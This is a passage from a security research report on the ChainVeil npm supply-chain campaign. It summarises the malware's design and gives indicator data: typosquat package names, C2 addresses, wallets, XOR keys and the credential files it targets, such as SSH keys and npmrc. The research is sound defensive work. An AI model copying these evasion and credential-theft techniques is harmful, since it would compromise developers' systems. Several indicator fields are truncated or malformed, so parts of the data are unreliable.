- **Import-time execution** — malicious code in `lib/lib.min.js` fires on `require()`, not `install`.
- **Legitimate-looking metadata** copied from the impersonated packages.
- **Three public blockchains as a distributed, untakeable C2** — eliminating domain seizure and hosting-abuse reports as a defender playbook.
- **Dual redundant delivery paths** (blockchain + direct HTTP).
- **Seven layers of custom obfuscation** using seeded string shufflers.
- **Campaign-based routing** that lets a single operator manage many typosquats from one infrastructure — confirmed here by all nine packages funneling to `166.88.54.158`.
- **Marker reuse** (`A6-519-81` across two packages), proving the `_V` value is a shared variant tag, not a per-package fingerprint — a powerful clustering key for hunting the next wave.
- **Persistent shell-config injection** hidden behind 200 spaces of padding.
- **A full-featured 77KB RAT** with WebSocket reverse shell, file exfiltration, and remote code execution.

The 12-month blockchain timeline, the May → June publication waves, and the sequential `A6-3xx` → `A6-519-*` marker progression all point to a deliberate, ongoing operation. The presence of a numeric-routing branch (`198.105.127.210`) in the loader suggests **ChainVeil is one slice of a larger operation** sharing this infrastructure. We expect additional `successkeyteck`-style typosquats with new `A6-*` markers to appear, and recommend defenders hunt on the shared loader signature rather than individual package names.

SEIM configuration (machine-readable IoC)

Language:

```
{
  "campaign": {
    "name": "ChainVeil",
    "actor": "SuccessKey",
    "npm_author": "successkeyteck",
    "operator_prefix": "A6-",
    "markers_observed": [
      "A6-317", "A6-318", "A6-420", "A6-420-#",
      "A6-519-79", "A6-519-81", "A6-519-83", "A6-519-85", "A6-519-#"
    ]
  },
  "packages": [
    { "name": "tailwindcss-merge", "versions": ["1.0.1", "1.0.2", "1.0.3", "1.0.4"], "published": "2026-06-06", "mark"},
    { "name": "sass-format", "versions": ["1.0.1"], "published": "2026-06-09", "mark"},
    { "name": "tailwindcss-animates-kit", "versions": ["1.0.1"], "published": "2026-05-18", "mark"},
    { "name": "sass-formats", "versions": ["1.0.2", "1.0.3", "1.0.4", "1.0.5"], "published": "2026-06-06", "mark"},
    { "name": "clsx-tailwind", "versions": ["1.0.1"], "published": "2026-06-06", "mark"},
    { "name": "tailwindcss-animatics", "versions": ["1.0.1"], "published": "2026-05-18", "mark"},
    { "name": "typeorm-encrypt", "versions": ["1.0.1"], "published": "2026-06-06", "mark"},
    { "name": "rate-limits-flexible", "versions": ["1.0.1"], "published": "2026-06-10", "mark"},
    { "name": "rate-limit-flexible", "versions": ["1.0.1", "1.0.2"], "published": "2026-06-07", "mark"},
  ],
  "totals": {
    "packages": 9,
  }
}
```

```
"malicious_versions": 14,
"combined_downloads": 3293,
"earliest_publish": "2026-05-18",
"latest_publish": "2026-06-10",
"common_malicious_file": "lib/lib.min.js",
"typosquat_targets": [
  "tailwind-merge", "sass", "tailwindcss-animate",
  "clsx", "typeorm", "rate-limiter-flexible"
],
},
"c2_servers": ["166.88.54.158", "198.105.127.210", "23.27.202.27"],
"c2_ports": [443, 27017],
"c2_endpoints": ["/$/boot", "/upload"],
"blockchain_wallets": {
  "tron": [
    "TMfKQEd7TJJJa5xNZJ2Lep838vrzrs7mAP",
    "TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG",
    "TA48dct6rFW8BXsiLatjFaVfSuryMjD3v"
  ],
  "aptos": [
    "0xbe037400670fbf1c32364f762975908dc43eeb38759263e7dfcdabc76380811e",
    "0x533b2dbcaeff19cd1f799234a27b578d713d8fcaa341b7501e4526106483e0b1"
  ],
  "bsc_transactions": [
    "0x80a1148ee589125bc1e57d36abac9f08089b2990d9372be3a33a1f057ad1ef89",
    "0xa896af4f2876df59af1e705fb75031630ebd37fa89659a9896be4d3da8c87f02",
    "0xb6c725890be6890fd2c735eedc47e24b85a350301f6c19a3864e43c35e470968"
  ]
},
"xor_keys": ["2[gWfGj;<:-93Z^C", "m6:tTh^D)cBz?NM]", "ThZG+0jfXE6VAG0J"],
"files_targeted": ["~/bashrc", "~/zshrc", "~/profile", "~/ssh/*", "~/npmrc"],
"user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari,
```

Tags:

blockchain

ChainVeil

Checkmarx Security Research Team

NPM

Open-Source Security

Supply Chain Security

Source: <https://checkmarx.com/zero-post/chainveil-a-malicious-npm-supply-chain-attack-by-successkey/>